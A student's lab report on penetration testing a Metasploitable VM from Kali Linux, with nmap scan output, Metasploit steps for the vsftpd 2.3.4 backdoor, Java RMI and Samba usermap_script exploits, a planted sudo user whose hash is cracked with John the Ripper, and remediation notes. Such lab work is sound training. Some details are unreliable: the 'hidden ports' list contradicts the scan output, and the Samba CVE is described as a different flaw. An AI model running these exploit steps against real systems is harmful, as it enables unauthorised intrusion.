Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Avinash Das Manipuri
ERP: 6604666
Course: B.Tech CSE (Cybersecurity)
Semester: 4th
Section: CY4A

Date: 15/05/2025

Project objectives

Introduction:

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- **Reconnaissance:** Gathering information about the target.
- **Scanning & Enumeration:** Actively probing to find open ports, services, and vulnerabilities.
- **Exploitation:** Gaining unauthorized access using known exploits.
- **Post-Exploitation:** Activities like privilege escalation or data access.
- **Remediation:** Providing security measures to patch vulnerabilities.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details:

Kali Linux	The attacker machine, containing pre-installed penetration testing tools.


Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks

Network Scanning

Task 1: Basic Network Scan

- ***nmap -v 192.168.1.6***



Task 2 – Reconnaissance **Task 1:**

Scanning for hidden Ports

- ***Nmap -v -p-***

  192.168.1.6

➢ 

```
Discovered open port 514/tcp on 192.168.1.6
Discovered open port 512/tcp on 192.168.1.6
Discovered open port 1524/tcp on 192.168.1.6
Discovered open port 2121/tcp on 192.168.1.6
Discovered open port 8009/tcp on 192.168.1.6
Discovered open port 5432/tcp on 192.168.1.6
Discovered open port 6000/tcp on 192.168.1.6
Discovered open port 3632/tcp on 192.168.1.6
Discovered open port 2049/tcp on 192.168.1.6
Completed SYN Stealth Scan at 20:44, 26.33s elapsed (65535 total ports)
Nmap scan report for 192.168.1.6
Host is up (0.00054s latency).
Not shown: 65505 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
6697/tcp open  ircs-u
8009/tcp open  ajp13
8180/tcp open  unknown
8787/tcp open  msgsrvr
38923/tcp open  unknown
51481/tcp open  unknown
59282/tcp open  unknown
60658/tcp open  unknown
MAC Address: 08:00:27:A1:D7:BC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.60 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.622MB)

┌──(kali㉿kali)-[~]
└─$
```

Total Hidden Ports = 7

List of hidden ports

1. 2121
2. 8180
3. 8787
4. 36525
5. 38819
6. 41246
7. 59082

Task 2: Service Version Detection nmap

-v -sV 192.168.1.6

Output:


```
Discovered open port 2121/tcp on 192.168.1.6
Discovered open port 8009/tcp on 192.168.1.6
Discovered open port 514/tcp on 192.168.1.6
Discovered open port 8180/tcp on 192.168.1.6
Discovered open port 512/tcp on 192.168.1.6
Discovered open port 5432/tcp on 192.168.1.6
Completed SYN Stealth Scan at 20:47, 0.60s elapsed (1000 total ports)
Initiating Service scan at 20:47
Scanning 23 services on 192.168.1.6
Completed Service scan at 20:47, 11.41s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.1.6.
Initiating NSE at 20:47
Completed NSE at 20:47, 0.21s elapsed
Initiating NSE at 20:47
Completed NSE at 20:47, 0.08s elapsed
Nmap scan report for 192.168.1.6
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:A1:D7:BC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.97 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)

┌──(kali㉿kali)-[~]
└─$
```

Task 3: Operating System

Detection

- **sudo** nmap -v -O 192.168.1.6

Output



Task 3 - Enumeration

Target IP Address – 192.168.1.6

Operating System Details -

MAC Address: 08:00:27:A1:D7:BC (VirtualBox)

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6


OS details: Linux 2.6.9 - 2.6.33


Service version with open ports (list all the open ports excluding hidden ports)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)


512/tcp	**open exec**	**netkit-rsh rexecd**
513/tcp	**open login**	**OpenBSD or Solaris rlogind**
514/tcp	**open tcpwrapped**	
1099/tcp	**open java-rmi**	**GNU Classpath grmiregistry**
1524/tcp	**open bindshell**	**Metasploitable root shell**
2049/tcp	**open nfs**	**2-4 (RPC #100003)**
2121/tcp	**open ftp**	**ProFTPD 1.3.1**
3306/tcp	**open mysql**	**MySQL 5.0.51a-3ubuntu5**
5432/tcp	**open postgresql**	**PostgreSQL DB 8.3.0 - 8.3.7**
5900/tcp	**open vnc**	**VNC (protocol 3.3)**
6000/tcp	**open X11**	**(access denied)**
6667/tcp	**open irc**	**UnrealIRCd**
8009/tcp	**open ajp13**	**Apache Jserv (Protocol v1.3)**
8180/tcp	**open http**	**Apache Tomcat/Coyote JSP engine 1.1**

Task 4- Exploitation of services

1. **vsftpd 2.3.4 Backdoor**
   - msfconsole
   - search vsftpd
   - use exploit/unix/ftp/vsftpd_234_backdoor
   - set RHOST 192.168.1.6
   - run
   - 
2. **Java RMI Server**
   - Msfconsole
   - search java_rmi
   - use exploit/multi/misc/java_rmi_server
   - set RHOST 192.168.1.6 set RPORT 50918
   - run



3. **Samba "username map script" Command Execution**
   - **Msfconsole**
   - **search samba**
   - **use exploit/multi/samba/usermap_script**
   - **set RHOST 192.168.1.6**
   - **set SMBUser=root**
   - **run**



1. **Task 5 - Create user with root permission**
   - adduser **anshu**
   - password **1234**
   - sudo usermod -aG sudo anshu
   - cat /etc/passwd | grep anshu
   - anshu:x:1003: 1003:anshu,1,1,1,1:/home/anshu:/bin/bash
   - anshu: 1r4h71vUj$.NleiCm1eVnnUQ5sFqxAs0:20224:0:99999:7:::

Task 6 - Cracking password hashes

- Nano hash.txt

- John hash.txt
- John hash.txt –show
- 

```
┌──(kali㉿kali)-[~]
└─$ john hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john hash.txt --show
0 password hashes cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234             (anshu)
1g 0:00:00:00 DONE 2/3 (2025-05-16 02:53) 4.166g/s 12883p/s 12883c/s 12883C/s 123456..pepper
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john hash.txt --show
anshu:1234:20224:0:99999:7:::

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~]
└─$
```

Task 7 – Remediation

1. **MSF Exploit: vsftpd 2.3.4 Backdoor**

- Current version : 2.3.4
- Vulnerability:

  version 2.3.4 contains a backdoor that allows a malicious attacker to gain a shell by connecting with a username that ends with a smiley ":)"

- CVE: CVE-2011-2523
- Reference:

- https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

❖ **Remediation**

❖ Upgrade vsftpd to 2.3.5 or later.

❖ Avoid downloading software from untrusted sources.

❖ Restrict access to FTP services using firewalls.

2. **Java RMI Server Insecure Configuration**

  - Vulnerability:
  - Java RMI (Remote Method Invocation) service exposes unsafe endpoints that may allow remote code execution due to insecure default configuration.

- CVE: CVE-2015-2370 and others related
- **Remediation**:

    - Disable RMI or use secure RMI registries with access control.

    - Use a firewall to restrict access to RMI ports (commonly 1099).

    - Update to the latest Java Runtime Environment (JRE).

  - Reference:
  - Metasploit Module
  - Java Security Best Practices

3. **Samba LSA Transnames Heap Overflow**

    - Vulnerability:
      Samba versions before 3.3.13, 3.4.6, and 3.5.1 are vulnerable to a heap overflow via the LSA (Local Security Authority) trans_names call.

    - CVE: CVE-2007-2447

    - Risk: High (Could allow remote code execution)

    - Affected Versions: Samba 3.0.0 to 3.0.24

    - **Remediation:**

    - Update Samba to 3.5.1 or later.

    - Disable LSA interfaces if not needed.

    - Isolate Samba from untrusted networks.

    - Reference:https://www.samba.org/samba/security/CVE-2007-2447.html

Major Learning From this project

This project taught me user creation and management in Linux, including the system files where user information is stored. I learned how passwords are stored in a hashed format and how they can be cracked using tools like John the Ripper with wordlists. Additionally, I employed Nmap to

scan systems, check for open ports, running services, and the operating system in use. For these tasks, I utilized the commands nmap -v for open port probing, nmap -sV for service version detection, and nmap -O for OS identification. I examined SMB and R services, recognized some as outdated or unnecessary, and learned the rationale behind their deprecation. I learned how to analyze and propose solutions to system problems, such as revising outdated software and improving configuration standards. These practical exercises broadened my understanding of system security.